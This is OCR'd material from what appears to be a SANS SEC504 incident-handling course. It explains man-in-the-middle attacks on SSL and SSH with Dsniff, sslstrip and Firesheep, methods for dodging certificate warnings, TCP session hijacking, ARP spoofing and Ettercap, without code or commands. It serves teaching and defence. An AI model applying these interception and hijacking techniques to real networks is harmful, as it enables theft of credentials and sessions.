
Step 5: The victim sees a message saying that the web server's certificate isn't signed by a recognized Certificate Authority (CA). But, most users simply continue the session! As the user accesses the website, all traffic appears on the attacker's machine.

The same process applies to SSH.

Essentially, webmitm and sshmitm are proxy tools used to exploit a trust model based on the user knowing what is okay and what is not.



This screenshot shows the warning message from Firefox when facing a server-side SSL certificate that is not signed by a recognized CA. When the victim user tries to surf to the given website, the attacker sitting between the victim user and the site presents back an invalid certificate. The user can expand the Technical Details section of the warning message to get more information about why the certificate could not be validated, including that it wasn't signed by a trusted CA or that the domain name on the certificate did not match the domain name of the website the user tried to access. If the user clicks "I Understand the Risks," more details are shown, allowing the user to add an exception for the given site.



Here is the certificate warning message presented by Internet Explorer. Many users wouldn't understand the details of this message. Some would just click "Continue to this website (not recommended)" and move on.

Dsniff – Sniffing SSH

Passive & Active Sniffing

- Another tool included with Dsniff can do a similar attack against SSH (protocol version 1 only)
- SSHmitm substitutes its public key for the SSH server's, setting up two SSH connections
  - One from client to attacker, the other from attacker to server
- SSH: Client sees

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@  WARNING: HOST IDENTIFICATION HAS CHANGED!  @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now
(man-in-the-middle attack)! It is also possible that
the host-key has just been changed.  Please contact
your system administrator.
```

Error message from OpenSSH client

SANS | SEC504 | Hacker Tools, Techniques, Exploits & Incident Handling 60

Another tool included with Dsniff can do a similar attack against SSH (protocol version 1 only).

SSHmitm substitutes its public key for the SSH server's, setting up two SSH connections: one from client to attacker, the other from attacker to server.

The client receives a warning that the key has changed, but the particular message depends on the SSH client in use. For the OpenSSH client, by default, the user sees this message:

```
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@  WARNING: HOST IDENTIFICATION HAS CHANGED!  @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@

IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now
(man-in-the-middle attack)! It is also possible that
the host-key has just been changed.  Please contact
your system administrator.
```

Again, most people would just ignore this message. Also, this message is displayed on clients any time you rekey the SSH daemons. How often do you do that? Some organizations generate new keys every year, which is a good idea to make sure your keys are fresh and haven't been exposed to an attacker. However, make sure that you communicate with your system administrators when you rekey so they know to expect this message once and only once when you rekey. If they ever see it any other time, they should call your incident-handling team. Alternatively, you can manually distribute new keys or automate key distribution to SSH clients, so that this message never appears.

Methods for Dodging SSL Warnings | Passive & Active Sniffing

- An attacker has numerous options available to prevent that SSL warning message by the browser
  - Compromise a CA or RA and issue certs
    - Diginotar CA compromised in 2011 resulted in dozens of bogus certs
    - Comodo affiliate RA compromised in 2011 resulted in nine bogus certs
    - Stuxnet may have done this (code signing certs for device drivers, not SSL)
  - Bleed the servers keys from memory
- Vulnerability in some versions of Apache, which dumps system memory via malformed heartbeat requests
- PowerBleed by Joff Thyer does this (https://bitbucket.org/jsthyer/powerbleed)
  - Build a bogus cert that has an MD5 hash collision with a trusted cert

SSH clients give a warning message, but many users ignore them and blindly accept a bad public key for an SSH server. Let's return to the topic of browser warnings for untrusted SSL certificates. Although many users still accept evil certificates in their browsers, some may not. To foil such users and undermine SSL to dodge the browser warning messages, an attacker has a plethora of options.

First off, an attacker could compromise the computer systems of a legitimate Certificate Authority (CA) trusted by browsers or an associated Registration Authority (RA). There are some historical examples of this kind of attack. In 2011, two major attacks of this kind occurred. First, an RA associated with the Comodo CA was compromised, and the attacker generated nine bogus SSL certificates. A few months later, it was announced that the Diginotar CA was compromised, with hundreds of illegal SSL certs generated. Earlier, back in 2009, the Stuxnet malware had legitimate digital signatures for its device drivers from two Taiwanese companies that develop software. Although this Stuxnet issue centered on code signing certificates and not SSL certs, many hypothesize that someone compromised the private keys associated with these companies' certs and used them to digitally sign the Stuxnet code.

Alternatively, an attacker could possibly pull the servers keys from memory using Heartbleed. This is where malformed SSL heartbeat requests can bleed memory out of a SSL-enabled Apache webserver. A tool for this is PowerBleed by Joff Thyer from Black Hills Information Security (https://bitbucket.org/jsthyer/powerbleed).

Methods for Dodging SSL Warnings (2) — Passive & Active Sniffing

- Hash collision bogus cert generated as proof of concept by A. Sotirov, et al in 2009
  - Find a flaw in SSL or TLS
- Marsh Ray discovered such a problem in 2009
- Thai Duong and Juliano Rizzo discovered an issue in 2011 in TLS 1.0 and earlier, exploited with Browser Exploit Against SSL/TLS (BEAST), using JavaScript in a browser to send encrypted messages with chosen plaintext and a related attack focused on compression (CRIME) in 2012
  - Find a flaw in the way browsers validate certificates
- Moxie Marlinspike found such a flaw in 2009

Another approach is to undermine the weaknesses in the crypto algorithms used to create certificates. In December 2009, Alexander Sotirov and several other researchers were able to forge bogus certificates as a proof of concept. These certificates had MD5 hash collisions with legitimate certificates, so that the signature on the bogus certificate matched the legit certificate, resulting in a trusted cert.

Yet another issue that could undermine SSL is a flaw in the underlying protocol. Just such an issue was announced in July 2009 by Marsh Ray, who could trick servers and browsers into allowing him to sit in between them in a legit, trusted SSL connection. Likewise, Thai Duong and Juliano Rizzo discovered a flaw in TLS 1.0 and earlier, which they could exploit by planting JavaScript in a browser, which would generate encrypted messages based on chosen plaintext. Their Browser Exploit Against SSL/TLS (BEAST) tool leveraged this flaw. In 2012, they released another attack variant called "CRIME" that undermined HTTPS by focusing on its compression routines.

Easier Methods for Dodging SSL Warnings

- Are those too hard? There are other, far easier options for an attacker to avoid browser SSL warning messages
  - Compromise browser and import attacker's cert as trusted
  - Trick user into accepting cert through social engineering e-mail, pop-ups, or other means
  - Sit in the middle and tell the browser to use HTTP, not HTTPS
    - sslstrip tool does this
  - Attack sites that use SSL only for authentication with cleartext HTTP for the post-authenticated session
    - Firesheep and droidsheep tools do this

Or an attacker could find a flaw in the way browsers check certificates. Numerous such flaws have been discovered, including the 2009 bug found by Moxie Marlinspike. By inserting a carefully placed ASCII Null character in a certificate, he was able to short circuit the code in the browser that checked the cert, so that it believed all such certificates were valid.

But, wait, there's more! If those approaches for undermining SSL warning messages on this slide seem too difficult, attackers have more options.


If the attacker controls the victim's computer through a drive-by download, worm, or bot, the attacker can install his or her own cert on the machine in the browser's store of trusted certificates. Given the large number of attacker-controlled machines on the Internet, such an approach is available to most attackers. We have seen that some malware specimens do this to give an attacker long-term control over a victim machine.

Or an attacker could use social engineering e-mail or pop-up messages to trick users into inserting a bogus certificate in their browsers.

Another approach is to launch a man-in-the-middle attack, where the bad guy uses a tool to speak HTTP to the browser and HTTPS to a web server, rewriting all HTTPS links into HTTP links. This approach is used by sslstrip, described in more detail on the next slide.

Yet another way to dodge SSL is to simply attack websites that rely on SSL for only part of an interaction with users (such as authentication), and then use HTTP for the rest of the interaction. The Firesheep tool (also mentioned on the next slide) automates this attack for some social-networking sites and e-mail services. Droidsheep is a mobile version of this tool.

Many other options for undermining SSL exist. However, this list contains the dominant ones seen in the wild, so far.




The certificate-substitution technique used by Dsniff generates a warning message for users when establishing an SSL connection. A few other tools sidestep this warning message so that the user never gets the message. Moxie Marlinspike released a tool called sslstrip that implements a new variation of attack against SSL. For these new variants, the sslstrip non-transparent proxy simply rewrites all https:// links from the web server going back to the browser as http:// links, essentially stripping SSL from the interaction.

Most users, when accessing a website, do not type in https://www.mybank.com or http://www.mybank.com. They usually leave off the protocol prefix (https:// or http://). The user types in, at best "www.mybank.com" or "mybank.com" or even "mybank" and the browser fills in the rest by prefixing http:// in front of the URL to make the request. Alternatively, a user clicks a link that has an http:// prefix in it to access the website.


When most SSL-using web servers receive the http:// request, they perform a redirect of the browser using HTTP 302 messages, redirecting http://www.mybank.com to https://www.mybank.com. That way, HTTP access is typically jacked up to HTTPS access.

In the sslstrip attack, the client sends an HTTP request, as usual. The sslstrip tool passes this request onto the web server. The web server attempts to send a redirect telling the browser to go to https://www.mybank.com. The sslstrip tool intercepts this redirect in the response and tells the browser to continue using http. The attacker then uses https to access the site. All traffic from the browser to the attacker is cleartext http, and all traffic from the attacker to the website is SSL-encrypted https. No warning messages are shown to the browser, because it never uses SSL. Also, sslstrip injects a special lock logo for a favicon to display in the browser's location bar. Many users think their connection is secure because of this lock icon, even though all links in the location bar itself display as "http://".

Another variation of these attacks focuses on target websites that authenticate users over HTTPS, but then, after authentication, use cleartext HTTP for all follow-on access of the site. The firesheep tool waits for users to authenticate over HTTPS to Facebook, Twitter, and several other sites. Then, after authentication, the website switches to HTTP. Firesheep then sniffs the user's authenticated session and cookies, grabs those cookies, and gives the attacker access to the victim's account using HTTP.



This is the attack summary for sniffing attacks.



Now, we discuss session hijacking, which is really a combination of spoofing and sniffing. We roll together the two techniques we just discussed to give the attacker an even more powerful way to gain access: session hijacking.

Session Hijacking

- Session hijacking synthesizes sniffing and spoofing
  - Steal, share, terminate, monitor, or log any terminal session
  - Focus on session-oriented applications
  - Telnet, FTP, rlogin, SSH
  - Doesn't work for DNS (not a session-oriented app)
- Option 1: Steal session at origination or destination
  - Bypass strong authentication and Virtual Private Network
  - Data is grabbed at the terminal of the source, so the attacker gets it before it is encrypted
  - For Linux/UNIX: TTYSnoop and TTYSpy tools
  - For Windows: Keystroke loggers and GUI control tools
- Option 2: Steal sessions across network
  - Ettercap
- Let's zoom in on network-based session hijacking

Session hijacking tools are particularly nasty. They allow an attacker to grab an interactive login session (for example, telnet, rlogin, ftp, and so on). The victim usually notices that his/her session disappears ("Darn network trouble!"). The users likely just try to log in again, not knowing that their session wasn't dropped; it was just stolen.

Session hijacking focuses on session-oriented applications, such as Telnet, ftp, rlogin, or ssh. It doesn't work for protocols and services that do not have a session, such as DNS.


Sessions can be stolen at the originating or destination machines so the attackers can bypass all forms of strong authentication and Virtual Private Networking. If I take over the session by grabbing the terminal from a victim on the originating or destination system, I get access to the data before it gets encrypted and sent across the network.

Alternatively, an attacker can grab a session while the data is in transit across the network. Let's focus on this network-based session hijacking, which is implemented very nicely in the Ettercap tool.

Finding a Session

Session Hijacking

- Alice telnets to Machine B to get some work done
- Attacker can monitor traffic and generate packets with the proper TCP sequence numbers
- Attacker can kick Alice off and make any changes on B; logs show that Alice made the changes



Suppose Alice is telnetting across a network to Bob (note that any other application can be used that supports interactive logins, such as ftp, rlogin, and tn3270).

Eve is on a segment in the network where traffic is passing from Alice to Bob (for example, it could be the originating LAN segment, an intermediate point on the path, or on the destination LAN segment). With this strategic location, Eve can see the session going by.

Next, Eve uses a session hijacking tool to observe the session. Then, at Eve's command, the session hijacking tool jumps in and continues the session with Bob.

Note that Eve knows the TCP sequence numbers of the sessions because she is able to gather the data through sniffing, given her location on the network. These sequence numbers are used, together with spoofing, to take over the session and impersonate Alice.

Also, Eve is able to get the responses from Bob by sniffing the network using the integrated sniffer built into the hijacking tool.


Even if strong authentication (such as a hardware token) is used, Eve is able to hijack the session.

This has happened in the wild. A company was using a given manufacturer's time-based tokens for Telnet across the Internet. They thought they were safe, because they had strong, secure authentication. However, the session was not encrypted, so the attacker was able to hijack it, leave it nailed up for days, and explore the internal network.

ACK Storms

Session Hijacking


- If the attacker jumps in on a session, starting to spoof packets, the sequence numbers between the two sides get out of synch
- As the two sides try to resynchronize, they resend ACKs back and forth trying to figure out what's wrong, resulting in an ACK storm



Alice and Bob get very confused, however, when they notice that their sequence numbers get out of synch. Alice continues to resend messages again and again, consuming a good deal of bandwidth in what is known as an ACK storm.

Eve can still interact with Bob using the spoofed address during the ACK storm, but performance suffers as Alice and Bob thrash over the sequence number issue. Eve can prevent this by launching a Denial of Service against Alice so that there is no thrashing over sequence numbers, and hence no ACK storm.

There are better ways to prevent an ACK storm, however, than Denial of Service attacks, as we shall soon see.



To avoid the ACK storm, an attacker could set his/her machine up as a relay for all traffic going between Alice and Bob using ARP spoofing.

ARP spoof undermines the Address Resolution Protocol (ARP). When used legitimately, ARP allows systems to map IP addresses to hardware (Ethernet) MAC addresses. One machine communicating with another system on a LAN must first discover which hardware address to use for a specific IP address. When Alice wants to communicate with Bob, she first sends an ARP request to determine which hardware address corresponds to Bob's IP address. Bob's system responds, so Alice knows where to send the message. Alice stores this answer in her ARP cache.

One concern associated with ARP is the ability for someone to send an ARP message without a preceding query. A system just shouts out to the LAN: "The MAC address for IP address w.x.y.z is AA.AA.AA.AA.AA.AA" (MAC addresses are 48-bits long). Most systems greedily devour this answer (a gratuitous ARP) without having asked the question and even when a previous mapping is already cached.

For ARP spoofing (as implemented in Ettercap), the attacker sends a gratuitous ARP to Alice mapping Bob's IP address to a non-existent MAC address. Likewise, the attacker sends a message to Bob mapping Alice's IP address to a non-existent MAC address. With Eve in the middle, in promiscuous mode, all traffic between Alice and Bob can be captured. The real Alice and Bob do not gather the data, because it is destined for MAC addresses other than their own. Eve therefore becomes a relay between Alice and Bob, allowing some traffic to pass and others to drop. In effect, Eve grabs data that Alice sends to Bob, going to the bogus MAC address. If Eve wants to transmit that traffic, Eve replays the Ethernet frame, this time destined for Bob's real MAC address. Eve is performing something I call "MAC Address Translation," otherwise known as bridging. But, this is bridging across a single interface. What's more, Eve can alter the TCP sequence numbers inside the data that is being bridged, thereby avoiding ACK storms while injecting additional traffic.

Note that this even works if Alice, Bob, and Eve are on different LANs. Eve simply has to ARP spoof the routers on the path between Alice and Bob. Of course, then Eve has to be a relay for all traffic between the routers, which could overwhelm Eve.

Hijacking with Ettercap

- Written by Alberto Ornaghi (ALoR) and Marco Valleri (NaGA)
- Runs on Linux, FreeBSD, and OpenBSD
  - http://ettercap.github.io/ettercap/
  - Passive sniffing, with filter on IP or MAC address
- Active sniffing with ARP cache poisoning techniques
- Character insertion in various protocols
- Hijack support for SSHv1 in full-duplex mode
- Password collector for Telnet, FTP, POP, rlogin, SSH1, ICQ, SMB, MySQL, HTTP
- Passive OS fingerprinting
- Connection killing (RESETs to each side)
- Create plug-ins with a hijack API
